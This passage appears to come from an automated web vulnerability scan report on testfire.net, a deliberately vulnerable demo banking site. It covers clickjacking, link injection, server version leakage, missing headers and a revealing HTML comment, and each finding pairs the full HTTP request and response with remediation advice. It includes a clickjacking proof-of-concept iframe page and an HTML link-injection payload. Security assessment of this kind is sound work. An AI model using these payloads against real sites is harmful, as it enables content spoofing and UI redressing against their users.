
HTTP/1.1 200 OK
Server: Apache-Coyote/1.1
Content-Type: text/html; charset=ISO-8859-1
Content-Length: 6995
Date: Thu, 06 Apr 2023 14:06:37 GMT
Connection: close

Attack

```
<html>  
<head>  
<title>Clickjack test page</title>  
</head>  
<body>  
<p>Website is vulnerable to clickjacking!</p>  
<iframe src="http://testfire.net/" width="500"  
height="500"></iframe>  
</body>  
</html>
```

Solution

Modern Web browsers support the Content-Security-Policy and X-Frame-Options HTTP headers. Ensure one of them is set on all web pages returned by your site. Also Sending the proper Content Security Policy (CSP) frame-ancestors directive response headers that instruct the browser not to allow framing from other domains.



6. Link Injection

Severity:	Medium
Confidence:	High
Location:	http://testfire.ne/index.jsp
Domain:	testfire.net
Element:	content
Path:	/index.jsp
Scheme:	http
CVSS:	6.4
Impact:	Partial
Threat Classification:	Content Spoofing

Alert tags

[OWASP 2021 A03](#)

[WSTG-v42-INPV-01](#)

[OWASP 2017 A07](#)

Alert description

URL Injection occurs when a hacker has created/injected new pages on an existing website. These pages often contain code that redirects users to other sites or involves the business in attacks against other sites. These injections can be made through software vulnerabilities, unsecured directories, or plug-ins.

Request

GET
/index.jsp?content=%22%27%3E%3CA+HREF%3D%22%2FWF_XSRF252.html%22%3EInjected+Link%3C%2FA%3E%20HT
TP/1.1 HTTP/1.1
Host: testfire.net
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:102.0)
Gecko/20100101 Firefox/102.0
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif
,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Connection: close
Cookie:
JSESSIONID=A1ACD3A7C8EC2914C3E52F64914D16A4
Upgrade-Insecure-Requests: 1

Attack

?content="">Injected
Link HTTP/1.1

Response

HTTP/1.1 200 OK
Server: Apache-Coyote/1.1
Content-Type: text/html;charset=ISO-8859-1
Content-Length: 6959
Date: Sun, 09 Apr 2023 02:47:50 GMT
Connection: close

Response Body

```
<!-- BEGIN HEADER -->
<!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0
Transitional//EN"
"http://www.w3.org/TR/xhtml1/DTD/xhtml1-transitional.dtd">

<html xmlns="http://www.w3.org/1999/xhtml" xml:lang="en" >
<head>
  <title>Altoro Mutual</title>
  <meta http-equiv="Content-Type" content="text/html;
charset=iso-8859-1" />
  <link href="/style.css" rel="stylesheet" type="text/css" />
</head>
<body style="margin-top:5px;">

  <tr>
    <td rowspan="2"><a id="HyperLink1"
href="/index.jsp"></a></td>
    <td align="right" valign="top">
      <a id="LoginLink" href="/login.jsp"><font
style="font-weight: bold; color: red;">Sign In</font></a> | <a
id="HyperLink3"
href="/index.jsp?content=inside_contact.htm">Contact Us</a> | <a
id="HyperLink4" href="/feedback.jsp">Feedback</a> | <label
for="txtSearch">Search</label>
      <input type="text" name="query" id="query" accesskey="S"
/>
      <input type="submit" value="Go" />
    </td>
  </tr>
  <tr>
    <td align="right"
style="background-image:url('/images/gradient.jpg');padding:0px;m
argin:0px;"></td>
  </tr>
</table>
</form>
</div>

<table cellpadding="0" width="100%">
<tr>
  <td width="25%" class="bt br bb"><div id="Header1"> &nbsp; <a
```

```

id="AccountLink" href="/login.jsp" class="focus" >ONLINE
BANKING LOGIN</a></div></td>
      <td width="25%" class="cc bt br bb"><div id="Header2"><a
id="LinkHeader2" class="focus"
href="/index.jsp?content=personal.htm"
>PERSONAL</a></div></td>
      <td width="25%" class="cc bt br bb"><div id="Header3"><a
id="LinkHeader3" class="focus"
href="/index.jsp?content=business.htm" >SMALL
BUSINESS</a></div></td>
      <td width="25%" class="cc bt bb"><div id="Header4"><a
id="LinkHeader4" class="focus"
href="/index.jsp?content=inside.htm">INSIDE ALTORO
MUTUAL</a></div></td>
    </tr>
  </tr>

  <!-- END HEADER -->

<div id="wrapper" style="width: 99%;">

<!-- TOC BEGIN -->
      <td valign="top" class="cc br bb">
        <br style="line-height: 10px;"/>

        <a id="CatLink1" class="subheader"
href="index.jsp?content=personal.htm">PERSONAL</a>
        <ul class="sidebar">
          <li><a id="MenuHyperLink1"
href="index.jsp?content=personal_deposit.htm">Deposit
Product</a></li>
          <li><a id="MenuHyperLink2"
href="index.jsp?content=personal_checking.htm">Checking</a></li>
          <li><a id="MenuHyperLink3"
href="index.jsp?content=personal_loans.htm">Loan
Products</a></li>
          <li><a id="MenuHyperLink4"
href="index.jsp?content=personal_cards.htm">Cards</a></li>
          <li><a id="MenuHyperLink5"
href="index.jsp?content=personal_investments.htm">Investments
& Insurance</a></li>
          <li><a id="MenuHyperLink6"

```

```
href="index.jsp?content=personal_other.htm">Other
Services</a></li>
</ul>
<li><a id="MenuHyperLink11"
href="index.jsp?content=business_retirement.htm">Retirement</a
></li>
<li><a id="MenuHyperLink12"
href="index.jsp?content=business_other.htm">Other
Services</a></li>
</ul>

<a id="CatLink3" class="subheader"
href="index.jsp?content=inside.htm">INSIDE ALTORO
MUTUAL</a>
<ul class="sidebar">
<li><a id="MenuHyperLink13"
href="index.jsp?content=inside_about.htm">About Us</a></li>
<li><a id="MenuHyperLink14"
href="index.jsp?content=inside_contact.htm">Contact Us</a></li>
<li><a id="MenuHyperLink15"
href="cgi.exe">Locations</a></li>
<li><a id="MenuHyperLink16"
href="index.jsp?content=inside_investor.htm">Investor
Relations</a></li>
<li><a id="MenuHyperLink17"
href="index.jsp?content=inside_press.htm">Press Room</a></li>
<li><a id="MenuHyperLink18"
href="index.jsp?content=inside_careers.htm">Careers</a></li>
<li><a id="MenuHyperLink19"
href="subscribe.jsp">Subscribe</a></li>
</ul>
</td>
<!-- TOC END -->

<td valign="top" colspan="3" class="bb">

<p>Failed due to The requested resource
(/static/"><A HREF="/WF_XSRF252.html">Injected Link</A>
HTTP/1.1) is not available</p>

</td>

</div>
```

Solution

Review possible solutions for hazardous character injection

testfire.net/index.jsp?content=""><A+HREF%3D"%2FWF_XSRF252.html">Injected+Link<%2FA> HTTP/1.1

AltoroMutual

Sign In | Contact Us | Feedback | Search

ONLINE BANKING LOGIN PERSONAL SMALL BUSINESS INSIDE ALTORO MUTUAL

PERSONAL

- Deposit Product
- Checking
- Loan Products
- Cards
- Investments & Insurance
- Other Services

SMALL BUSINESS

- Deposit Products
- Lending Services
- Cards
- Insurance
- Retirement
- Other Services

INSIDE ALTORO MUTUAL

- About Us
- Contact Us
- Locations
- Investor Relations
- Press Room
- Careers
- Subscribe

Failed due to The requested resource (/static/>Injected Link HTTP/1.1) is not available

Privacy Policy | Security Statement | Server Status Check | REST API | © 2023 Altoro Mutual, Inc. This web application is open source! Get your copy from GitHub and take advantage of advanced features

testfire.net/WF_XSRF252.html

AltoroMutual

Sign In | Contact Us | Feedback | Search

ONLINE BANKING LOGIN PERSONAL SMALL BUSINESS INSIDE ALTORO MUTUAL

PERSONAL

- Deposit Product
- Checking
- Loan Products
- Cards
- Investments & Insurance
- Other Services

SMALL BUSINESS

- Deposit Products
- Lending Services
- Cards
- Insurance
- Retirement
- Other Services

INSIDE ALTORO MUTUAL

- About Us
- Contact Us
- Locations
- Investor Relations
- Press Room
- Careers
- Subscribe

An Error Has Occurred

Page could not be found.

Privacy Policy | Security Statement | Server Status Check | REST API | © 2023 Altoro Mutual, Inc. This web application is open source! Get your copy from GitHub and take advantage of advanced features

7.Server Leaks Version Information

Severity:	Low
Confidence:	High
Location:	http://testfire.ne/index.jsp
Domain:	testfire.net
Element:	content
Path:	/
Scheme:	http
CVSS:	5.0
Impact:	Partial
Threat Classification:	Information Leakage

Alert tags

[OWASP_2021_A05](#)

[OWASP_2017_A06](#)

[WSTG-v42-INFO-02](#)

Alert description

The web/application server is leaking version information via the "Server" HTTP response header. Access to such information may facilitate attackers identifying other vulnerabilities your web application server is subject to.

Request

GET http://65.61.137.117 HTTP/1.1
Host: 65.61.137.117
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:102.0)
Gecko/20100101 Firefox/102.0
Pragma: no-cache
Cache-Control: no-cache

Response

HTTP/1.1 200 OK
Server: Apache-Coyote/1.1
Set-Cookie:
JSESSIONID=6C122E49541E7816150796B663ADF
59F; Path=/; HttpOnly
Content-Type: text/html; charset=ISO-8859-1
Date: Wed, 05 Apr 2023 05:29:19 GMT
Content-Length: 9369

Evidence

Apache-Coyote/1.1

Solution

Ensure that your web server, application server, load balancer, etc. is configured to suppress the "Server" header or provide generic details.

8.X-Content-Type-Options Header Missing

Severity:	Low
Confidence:	High
Location:	http://testfire.ne/index.jsp
Domain:	testfire.net
Element:	testfire.net
Path:	/
Scheme:	http
CVSS:	5.0
Impact:	Partial
Threat Classification:	Information Leakage

Alert tags

[OWASP_2021_A05](#)

[OWASP_2017_A06](#)

Alert description

The Anti-MIME-Sniffing header X-Content-Type-Options was not set to 'nosniff'. This allows older versions of Internet Explorer and Chrome to perform MIME-sniffing on the response body, potentially causing the response body to be interpreted and displayed as a content type other than the declared content type.

Request

GET http://65.61.137.117 HTTP/1.1
Host: 65.61.137.117
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:105.0) Gecko/20100101 Firefox/105.0
Pragma: no-cache
Cache-Control: no-cache

Response

HTTP/1.1 200 OK
Server: Apache-Coyote/1.1
Set-Cookie: JSESSIONID=6C122E49541E7816150796B663ADF59F; Path=/; HttpOnly
Content-Type: text/html; charset=ISO-8859-1
Date: Wed, 05 Apr 2023 05:29:19 GMT
Content-Length: 9369

Solution

Ensure that the application/web server sets the Content-Type header appropriately, and that it sets the X-Content-Type-Options header to 'nosniff' for all web pages.

9. Information Disclosure

Severity:	Low
Confidence:	High
Location:	http://testfire.ne/login.jsp
Domain:	testfire.net
Element:	testfire.net
Path:	/login.jsp
Scheme:	http
CVSS:	0.0
Impact:	Partial
Threat Classification:	Information Leakage

Alert tags

[OWASP_2021_A01](#)

[OWASP_2017_A03](#)

Alert description

The response appears to contain suspicious comments which may help an attacker.

Request

GET http://65.61.137.117/login.jsp HTTP/1.1
Host: 65.61.137.117
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:105.0) Gecko/20100101 Firefox/105.0
Pragma: no-cache
Cache-Control: no-cache
Referer: http://65.61.137.117
Cookie:
JSESSIONID=B3037B3812107CAAE9C3268C3FB6A011

Response

HTTP/1.1 200 OK
Server: Apache-Coyote/1.1
Content-Type: text/html; charset=ISO-8859-1
Date: Wed, 05 Apr 2023 05:29:22 GMT
Content-Length: 8519

Response Body

```
<!-- BEGIN HEADER -->
<!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Transitional//EN"
"http://www.w3.org/TR/xhtml1/DTD/xhtml1-transitional.dtd">

<html xmlns="http://www.w3.org/1999/xhtml" xml:lang="en" >

<head>
  <title>Altoro Mutual</title>
  <meta http-equiv="Content-Type" content="text/html;
charset=iso-8859-1" />
  <link href="/style.css" rel="stylesheet" type="text/css" />
</head>
<body style="margin-top:5px;">

<div id="header" style="margin-bottom:5px; width: 99%;">
  <form id="frmSearch" method="get" action="/search.jsp">
```

```

        <table width="100%" border="0" cellpadding="0"
cellspacing="0">
            <tr>
                <td rowspan="2"><a id="HyperLink1"
href="/index.jsp"></a></td>
                    <td align="right" valign="top">
                        <a id="LoginLink" href="/login.jsp"><font
style="font-weight: bold; color: red;">Sign In</font></a> | <a
id="HyperLink3"
href="/index.jsp?content=inside_contact.htm">Contact
Us</a> | <a id="HyperLink4"
href="/feedback.jsp">Feedback</a> | <label
for="txtSearch">Search</label>
                        <input type="text" name="query" id="query"
accesskey="S" />
                        <input type="submit" value="Go" />
                    </td>
                </tr>
                <tr>
                    <td align="right"
style="background-image:url('/images/gradient.jpg');padding:
0px;margin:0px;"></td>
                </tr>
            </table>
        </form>
    </div>

<table cellspacing="0" width="100%">
    <tr>
        <td width="25%" class="bt br bb"><div id="Header1"> &nbsp; <a
id="AccountLink" href="/login.jsp" class="focus" >ONLINE
BANKING LOGIN</a></div></td>
        <td width="25%" class="cc bt br bb"><div
id="Header2"><a id="LinkHeader2" class="focus"
href="/index.jsp?content=personal.htm"
>PERSONAL</a></div></td>
        <td width="25%" class="cc bt br bb"><div
id="Header3"><a id="LinkHeader3" class="focus"

```

```

href="/index.jsp?content=business.htm" >SMALL
BUSINESS</a></div></td>
    <td width="25%" class="cc bt bb"><div id="Header4"><a
id="LinkHeader4" class="focus"
href="/index.jsp?content=inside.htm">INSIDE ALTORO
MUTUAL</a></div></td>
</tr>
<tr>

<!-- END HEADER -->

<div id="wrapper" style="width: 99%;">

<!-- TOC BEGIN -->
    <td valign="top" class="cc br bb">
        <br style="line-height: 10px;"/>

        <a id="CatLink1" class="subheader"
href="index.jsp?content=personal.htm">PERSONAL</a>
        <ul class="sidebar">
            <li><a id="MenuHyperLink1"
href="index.jsp?content=personal_deposit.htm">Deposit
Product</a></li>
            <li><a id="MenuHyperLink2"
href="index.jsp?content=personal_checking.htm">Checking<
/a></li>
            <li><a id="MenuHyperLink3"
href="index.jsp?content=personal_loans.htm">Loan
Products</a></li>
            <li><a id="MenuHyperLink4"
href="index.jsp?content=personal_cards.htm">Cards</a></li>
            <li><a id="MenuHyperLink5"
href="index.jsp?content=personal_investments.htm">Investm
ents & Insurance</a></li>
            <li><a id="MenuHyperLink6"
href="index.jsp?content=personal_other.htm">Other
Services</a></li>
        </ul>

```

```
<a id="CatLink2" class="subheader"
href="index.jsp?content=business.htm">SMALL
BUSINESS</a>
<ul class="sidebar">
<li><a id="MenuHyperLink7"
href="index.jsp?content=business_deposit.htm">Deposit
Products</a></li>
<li><a id="MenuHyperLink8"
href="index.jsp?content=business_lending.htm">Lending
Services</a></li>
<li><a id="MenuHyperLink9"
href="index.jsp?content=business_cards.htm">Cards</a></li>
<li><a id="MenuHyperLink10"
href="index.jsp?content=business_insurance.htm">Insurance
</a></li>
<li><a id="MenuHyperLink11"
href="index.jsp?content=business_retirement.htm">Retireme
nt</a></li>
<li><a id="MenuHyperLink12"
href="index.jsp?content=business_other.htm">Other
Services</a></li>
</ul>
```

```
<a id="CatLink3" class="subheader"
href="index.jsp?content=inside.htm">INSIDE ALTORO
MUTUAL</a>
<ul class="sidebar">
<li><a id="MenuHyperLink13"
href="index.jsp?content=inside_about.htm">About
Us</a></li>
<li><a id="MenuHyperLink14"
href="index.jsp?content=inside_contact.htm">Contact
Us</a></li>
<li><a id="MenuHyperLink15"
href="cgi.exe">Locations</a></li>
<li><a id="MenuHyperLink16"
href="index.jsp?content=inside_investor.htm">Investor
Relations</a></li>
<li><a id="MenuHyperLink17"
href="index.jsp?content=inside_press.htm">Press
Room</a></li>
```

```
</li><a id="MenuHyperLink18"
href="index.jsp?content=inside_careers.htm">Careers</a></li>
</ul>
</td>
<!-- TOC END -->
```

```
<td valign="top" colspan="3" class="bb">
<div class="fl" style="width: 99%;">
```

```
<h1>Online Banking Login</h1>
```

```
<!-- To get the latest admin login, please contact
SiteOps at 415-555-6159 -->
```

```
<p><span
id="_ctl0__ctl0_Content_Main_message"
style="color:#FF0066;font-size:12pt;font-weight:bold;">
```

```
</span></p>
```

```
<form action="doLogin" method="post"
name="login" id="login" onsubmit="return
(confirminput(login));">
```

```
<table>
<tr>
<td>
Username:
</td>
<td>
<input type="text" id="uid" name="uid"
value="" style="width: 150px;">
</td>
<td>
</td>
</tr>
<tr>
<td>
Password:
</td>
<td>
```

```

        <input type="password" id="passw"
name="passw" style="width: 150px;">
    </td>
</tr>
<tr>
    <td></td>
    <td>
        <input type="submit" name="btnSubmit"
value="Login">
    </td>
</tr>
</table>
</form>

</div>

<script type="text/javascript">
    function setfocus() {
        if (document.login.uid.value=="") {
            document.login.uid.focus();
        } else {
            document.login.passw.focus();
        }
    }

    function confirminput(myform) {
        if (myform.uid.value.length &&
myform.passw.value.length) {
            return (true);
        } else if (!(myform.uid.value.length)) {
            myform.reset();
            myform.uid.focus();
            alert ("You must enter a valid
username");

            return (false);
        } else {
            myform.passw.focus();
            alert ("You must enter a valid
password");

            return (false);
        }
    }
}

```


[illegible]

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>http://www-142.ibm.com/software/products/us/en/subcategory/SWI10.

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</div>

</div>

</body>

</html>

<!-- END FOOTER -->

Evidence

admin

Solution

Remove all comments that return information that
may help an attacker and fix any underlying
problems they refer to.